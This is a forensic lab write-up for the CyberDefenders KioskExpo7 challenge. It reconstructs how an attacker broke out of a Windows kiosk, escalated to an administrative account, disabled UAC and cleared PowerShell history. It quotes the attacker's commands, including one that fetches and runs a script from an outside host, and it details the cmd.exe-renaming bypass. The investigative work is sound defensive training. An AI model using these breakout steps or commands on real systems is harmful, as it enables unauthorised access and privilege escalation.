Challenge: KioskExpo7 Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: DB Browser for SQLite, Registry Explorer, MFTECmd, Timeline Explorer, PECmd, Notepad++, R-Studio, MFT Explorer

Summary: On October 18, 2025, a kiosk device configured in Windows Assigned Access mode was compromised. The threat actor exploited a kiosk breakout technique using a Help button in the Windows dialog to open an unrestricted Edge browser instance. Through this unrestricted browser instance, they downloaded cmd.exe, renamed it to msedge.exe to bypass restrictions, and executed it at 09:08. The threat actor escalated their privileges through retrieving a script named lightpeas.bat via PowerShell, following this they executed the runas command to spawn PowerShell as KioskAdmin, gaining a full administrative PowerShell instance at 09:24. To evade detection, the threat actor disabled User Account Control (EnableLUA set to 0) and cleared the PowerShell history.

Persistence was established through creating two scheduled tasks called KioskStatusCheck and KioskUpdate located in the C:\ProgramData\Maintenance directory. KioskStatusCheck executed alive.ps1 whilst KioskUpdate executed update.ps1. Alive.ps1 was responsible for retrieving the hosts public IP address whilst update.ps1 was used as a command-and-control mechanism to fetch and execute an additional payload named quickupdate.txt in memory. Credentials for the KioskAdmin account were retrieved from the winlog registry key. The threat actor was then observed weaponizing the kiosk by replacing the displayed QR code with a malicious one at 09:30, redirecting attendees to hxxps[://]registerr[.]wowzaconf[.]dev/register[.]php.

Scenario: On October 18, 2025, Wowza Enterprise hosted their first-ever cybersecurity conference. To streamline registration, the IT team configured several laptops in Windows Kiosk mode to display a QR-code registration page for attendee self-service.

After the event concluded, the security team detected suspicious outbound connections originating from one of the kiosk devices KioskExpo7. Surveillance footage revealed a suspicious individual spending an unusually long time interacting with that particular terminal.

Welcome to the KioskExpo7 lab! Step into the role of a forensic investigator and dissect a physical access attack that escalated from a kiosk breakout to full system compromise. The threat actor escaped browser restrictions, escalated privileges, established persistence, and potentially impacted conference attendees.

You have been provided with a KAPE triage image from the compromised kiosk. Your mission is to reconstruct the complete attack timeline, identify the breakout and escalation techniques used, and determine the full scope of the compromise.


Initial Access

One of the most well-known kiosk breakout techniques involves abusing browser shortcuts (such as Ctrl+O, Ctrl+S, or Ctrl+P) to invoke File Explorer, then clicking the Help button to spawn an unrestricted browser instance. Determining the URL that triggered this escape is crucial for understanding the breakout vector. What is the full URL that was invoked when the threat actor clicked the Help button, allowing them to open a new browser instance outside kiosk restrictions?

The described method is known as a breakout trick. The dialogs spawned by pressing shortcuts like Ctrl+O, etc, often spawn Explorer-based windows. Inside these dialogs, there is usually a Help button or Learn more link, clicking this link opens a full unrestricted browser window. After going through the triage image, I located the Edge browsing history for the kiosk user at:

- `C:\Users\Administrator\Desktop\Start Here\Artifacts\KioskExpo7_Evidence\C\Users\kiosk\AppData\Local\Microsoft\Edge\User Data\Default`

The browsing history is stored in a file called History. We can view this history file using a tool called DB Browser for SQLite. Upon navigating to the urls table, I located an interesting link that is consistent with a Windows dialog redirection link:



	id	
	Filter	Filter
1	1	https://www.microsoft.com/edge/welcome?form=MT00
2	2	https://www.microsoft.com/en-us/edge/welcome?for
3	3	https://www.microsoft.com/en-us/edge/welcome?for
4	4	file:///C:/Users/kiosk/Desktop/index.html
5	5	https://www.bing.com/search?q=qr+code+generator&
6	6	https://www.bing.com/aclick?ld=e8RV7W1ELPi-dAcyV
7	7	https://qr-code.io/en/create?step=1&qr_onboardin
8	8	https://qr-code.io/en/create?step=1&qr_onboardin
9	9	https://go.microsoft.com/fwlink/?LinkID=2004230

Answer: https://go.microsoft.com/fwlink/?LinkID=2004230


Execution

Windows Assigned Access restricts kiosk users to running a single application. Understanding which executable was configured for the kiosk is essential to identify how the threat actor was initially constrained before the breakout. What is the name of the executable configured to launch at kiosk start?

Given the browsing history, it's safe to assume that msedge.exe is the executable configured to launch at kiosk start. For context, Windows Assigned Access is a feature that locks a device into running a single app for a specific user, creating a restricted kiosk experience. To confirm my hypothesis, I am going to use Registry Explorer to load the NTUSER.DAT hive for the kiosk user, and navigate to the following key:

- `HKCU\SOFTWARE\Microsoft\Windows\AssignedAccessConfiguration\Profiles\CurrentProfile\AllowsApps\`

Here we can see that the only allowed app is msedge.exe:


Registry Explorer v2.0.0.0
File
Tools
Options
Bookmarks (29/0)
View
Help
Registry hives (2)
Available bookmarks (60/0)
Enter text to search...
Find
Values
Drag a column header here to group by that column


Key name	# values	# subkeys	Last write time
Speech	0	1	2025-10-0
Speech Virtual	0	0	2025-10-0
Speech_OneCore	0	2	2025-10-1
SQMClient	1	0	2025-10-0
SystemCertificates	0	8	2025-10-1
TabletTip	0	1	2025-10-0
UEV	0	1	2025-10-0
Unified Store	2	1	2025-10-1
Unistore	1	0	2025-10-1
WAB	0	1	2025-10-0
WcmSvc	0	1	2025-10-0
wfs	0	5	2025-10-0
Windows	0	7	2025-10-0
AssignedAccessConfiguration	1	1	2025-10-1
Profiles	0	1	2025-10-1
CurrentProfile	9	1	2025-10-1
AllowedApps	0	1	2025-10-1
App0	5	0	2025-10-1

Value Name	Value Type	Data
AppId	RegSz	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Publisher	RegSz	*
Arguments	RegSz	--no-first-run --kiosk file:///C:/Users/kiosk/Desktop/index.html --kiosk-idle-timeout-minutes=1440 --edge-kiosk-type=fullscreen
AppType	RegDword	3
AutoLaunch	RegDword	0

Answer: msedge.exe

Kiosk applications often use specific command-line arguments to enforce restrictions such as fullscreen mode, disabled navigation, and idle timeouts. Identifying these arguments helps understand what security boundaries the threat actor had to circumvent. What are the full command-line arguments used with the kiosk application?

The command-line argument that is passed to msedge.exe can be seen in the registry key explored previously:




Value Name	Value Type	Data
AppId	RegSz	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Publisher	RegSz	*
Arguments	RegSz	--no-first-run --kiosk file:///C:/Users/kiosk/Desktop/index.html --kiosk-idle-timeout-minutes=1440 --edge-kiosk-type=fullscreen
AppType	RegDword	3
AutoLaunch	RegDword	0

Answer: --no-first-run --kiosk file:///C:/Users/kiosk/Desktop/index.html --kiosk-idle-timeout-minutes=1440 --edge-kiosk-type=fullscreen

After escaping the kiosk restrictions by launching a new browser instance, the threat actor needed to execute commands on the system. However, the Assigned Access policy restricted which executables the kiosk user could run. Identifying what file the threat actor downloaded reveals how they planned to bypass this restriction. What is the name of the file downloaded by the threat actor after escaping the kiosk?

Going back to our browsing history, if you navigate to the downloads table in DB Browser for SQLite, we can see that a file called cmd.exe was downloaded:



	id	guid	current_path	target_path
1	1	4f499f01-0efb-4af4-a6f9-aa2cbaa94372	C:\Users\kiosk\Downloads\bing_generated_qrcode.png	C:…
2	2	6c5446ac-aa22-448f-829e-dc1cad438d4a	C:\Users\kiosk\Downloads\cmd.exe	C:\Users\kiosk\Downloads\cmd.exe


Answer: cmd.exe

After downloading the file identified previously, the threat actor likely renamed it to match the allowed executable name to bypass the application restriction policy. Determining the exact timestamp of execution establishes when the threat actor gained command-line access to the system. When did the threat actor execute the downloaded file? (Format: YYYY-MM-DD HH:MM:SS)

The USN Journal is an NTFS artifact that maintains a record of changes made to the NTFS file system. The creation, deletion, or modification of files or directories are journalised/stored here. Using MFTECmd, we can parse the USN Journal (providing the MFT as well) using the following command:


- `.\MFTECmd.exe -f "`$Extend\`$J"-m "`$MFT" --csv . --csvf usn_out.csv`

To view the CSV result, we can use another Eric Zimmerman tool called Timeline Explorer. To look for file renaming activity, we need to first identify the files entry number. Searching for cmd.exe in the Name column, we can see that its entry number is 116889:



.\Users\kiosk\Downloads	cmd.exe	.exe	116889
.\Users\kiosk\Downloads	cmd.exe	.exe	116889
.\Users\kiosk\Downloads	cmd.exe	.exe	116889
.\Users\kiosk\Downloads	msedge.exe	.exe	116889

Once identified, you can filter for the entry number (do not filter for the filename anymore) and we can see the new filename:




.\Users\kiosk\Downloads	msedge.exe	.exe	116889
.\Users\kiosk\Downloads	msedge.exe	.exe	116889
.\Users\kiosk\Downloads	msedge.exe	.exe	116889

We can see that the threat actor renamed cmd.exe to msedge.exe. This activity occurred around 09:08 on October 18, 2025. To determine when this binary was executed, we can use an incredible artifact known as the Prefetch. Prefetch is a component of the Memory Manager that can improve the performance of the Windows boot process and reduce the time it takes for programs to start. Prefetch files contain the name of the executable, count of how many times the executable was run, and timestamps indicating the last 8 times the program was executed. To parse the prefetch and save the output as a CSV file, we can use a tool called PECmd:

- `.\PECmd.exe -d "C\Windows\prefetch" --csv . --csvf pre_out.csv`

Viewing the output in Timeline Explorer, we can filter the Executable Name column for msedge:



Executable Name	Run Count	Hash	Size	Version	Last Run
msedge	=		=		=
MSEDGE.EXE	58	37D25F9A	346618	Windows …	2025-10-18 12:20:26
MSEDGE.EXE	67	37D25F9B	133024	Windows …	2025-10-18 12:21:04
MSEDGE.EXE	41	37D25F9C	78758	Windows …	2025-10-18 12:20:50
MSEDGE.EXE	41	37D25F9D	125474	Windows …	2025-10-18 12:20:50
MSEDGE.EXE	44	37D25F9E	21616	Windows …	2025-10-18 12:20:48
MSEDGE.EXE	79	37D25FA2	123752	Windows …	2025-10-18 12:21:00
MSEDGE.EXE	1	B674F01F	12308	Windows …	2025-10-18 09:08:35

Here we can find multiple entries, the one highlighted stands out due to it being around the same time the cmd.exe file was renamed to msedge.exe. The other entries likely reference the legitimate msedge program. The Last Run timestamp indicates when this file was executed.

Answer: 2025-10-18 09:08:35


Privilege Escalation

With command-line access established, the threat actor's next objective was privilege escalation. Attackers commonly download enumeration scripts to identify misconfigurations that could elevate their access. Identifying the source of this script helps map the threat actor's infrastructure and TTPs. What is the full URL from which the threat actor downloaded the privilege escalation enumeration script?

After going through the users browsing history, MFT, and more, I eventually decided to see if the PowerShell history file was present. The ConsoleHost_history.txt file records commands entered interactively in the PowerShell console, and is located at:

- `<username>\APPDATA\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

Using Notepad++ to open this file, we can see the threat actor executing multiple commands, including Invoke-WebRequest (IWR) which attempts to download lightpeas.bat:



```
iwr http://file.bsxwwdsdsa.dev/lightpeas.bat C:\Users\public\l
iwr http://file.bsxwwdsdsa.dev/lightpeas.bat -o C:\Users\public\lp.bat
cd c:\users\public
dir
.\lp.bat
dir
del .\lp.bat
runas /user:KioskAdmin powershell
```

The output file was saved to l and lp.bat within the public directory.

Answer: http://file.bsxwwdsdsa.dev/lightpeas.bat

After obtaining the local administrator credentials, the threat actor needed to spawn a new process running under the KioskAdmin security context. Identifying the exact command used reveals how the threat actor transitioned from the low-privileged kiosk user to the administrative account. What is the full command executed by the threat actor to start a new process as the KioskAdmin user?

Continuing to examine the PowerShell history file, we can see the threat actor execute the runas command to launch PowerShell as the KioskAdmin user:



```
iwr http://file.bsxwwdsdsa.dev/lightpeas.bat C:\Users\public\l
iwr http://file.bsxwwdsdsa.dev/lightpeas.bat -o C:\Users\public\lp.bat
cd c:\users\public
dir
.\lp.bat
dir
del .\lp.bat
runas /user:KioskAdmin powershell
```

The runas command is a Windows command-line utility that allows you to run a command under a different user account than the one you are currently logged in with.

Answer: runas /user:KioskAdmin powershell


Running as KioskAdmin doesn't automatically grant elevated (high integrity) privileges due to User Account Control (UAC). The threat actor would need to explicitly launch an elevated process and approve the UAC prompt. Determining when this occurred establishes the exact moment full administrative control was achieved. When did the threat actor obtain full administrative privileges by launching an elevated PowerShell process? (Format: YYYY-MM-DD HH:MM:SS)

I was able to locate this using the Prefetch. On Windows, consent.exe is a legitimate file that manages User Account Control (UAC), showing prompts for when elevated permissions are needed. Searching for this process, we can see that it was last ran at 09:24:32:



Executable Name	Run Count	Hash	Size	Version	Last Run
consent	=		=		=
CONSENT.EXE	22	40419367	107130	Windows 10 or Windows 11	2025-10-18 09:24:32

Searching for PowerShell, we can see that just 2 seconds after consent.exe was last ran, PowerShell.exe was executed:



Executable Name	Run Count	Hash	Size	Version	Last Run	Previous Run0
powershell	=		=		=	=
POWERSHELL.EXE	9	CA1AE517	263858	Windows 10 or Windows 11	2025-10-18 12:22:03	2025-10-18 09:24:34

Therefore, we can assume with a high degree of certainty that this is the elevated PowerShell process.

Answer: 2025-10-18 09:24:34


Defence Evasion

What is the name of the registry value that was set to 0 to disable User Account Control?

The main User Account Control (UAC) registry key is located at:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`

Within this registry key is the EnableLUA DWORD value controls (1=On, 0=Off). Using registry explorer to load this hive, we can see that the threat actor disabled UAC:



Registry Explorer v2.0.0.0
File Tools Options Bookmarks (31/0) View Help
Registry hives (1)
Available bookmarks (31/0)
Enter text to search...
Find
Values
Drag a column header here to group by that column

Key name	# values	# subkeys	Last write time
	=	=	=
System	21	2	2025-10-1
Audit	0	0	2025-10-0
UIPI	0	1	2019-12-0
PowerEfficiencyDiagnostics	1	0	2025-10-1
PrecisionTouchPad	5	3	2019-12-0
PreviewHandlers	12	0	2025-10-1
Privacy	1	0	2019-12-0


Value Name	Value Type	Data
ConsentPromptBehaviorAdmin	RegDword	5
ConsentPromptBehaviorUser	RegDword	3
DSCAutomationHostEnabled	RegDword	2
EnableCursorSuppression	RegDword	1
EnableFullTrustStartupTasks	RegDword	2
EnableInstallerDetection	RegDword	1
EnableLUA	RegDword	0

Answer: EnableLUA

Before concluding the attack, the threat actor attempted to cover their tracks by tampering with evidence of commands executed under the KioskAdmin account. Identifying when


this anti-forensic activity occurred helps establish the end of the active intrusion phase. When did the threat actor overwrite the PowerShell command history file to remove evidence of suspicious commands from the KioskAdmin account? (Format: YYYY-MM-DD HH:MM:SS)

To determine when the threat actor overwrote the PowerShell command history file, we can examine the USN Journal. Using Timeline Explorer, start by filtering the Name and Parent Path field to limit the results to only the ConsoleHost_History.txt file for the KioskAdmin user:



Parent Path	Name
.\Users\KioskAdmin\AppData\Roaming\Microsoft…	ConsoleHost_history.txt

Focusing on the Update Reason column, we are looking for Data Overwrite and Data Truncation. Data Overwrite indicates that the file was overwritten, and Data Truncation indicates that the file size decreased. Here we can see multiple writes to the PowerShell history file as indicated by the DataExtend operation, followed by a DataOverwrite and DataTruncation operation at 09:43:28 on the 18th of October. Following this, there are more DataExtend operations. This suggests that the threat actor executed multiple PowerShell commands before 2025-10-18 09:43:28, and then proceeded to clear them to remove evidence:




Update Reasons
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
DataExtend
DataExtend|Close
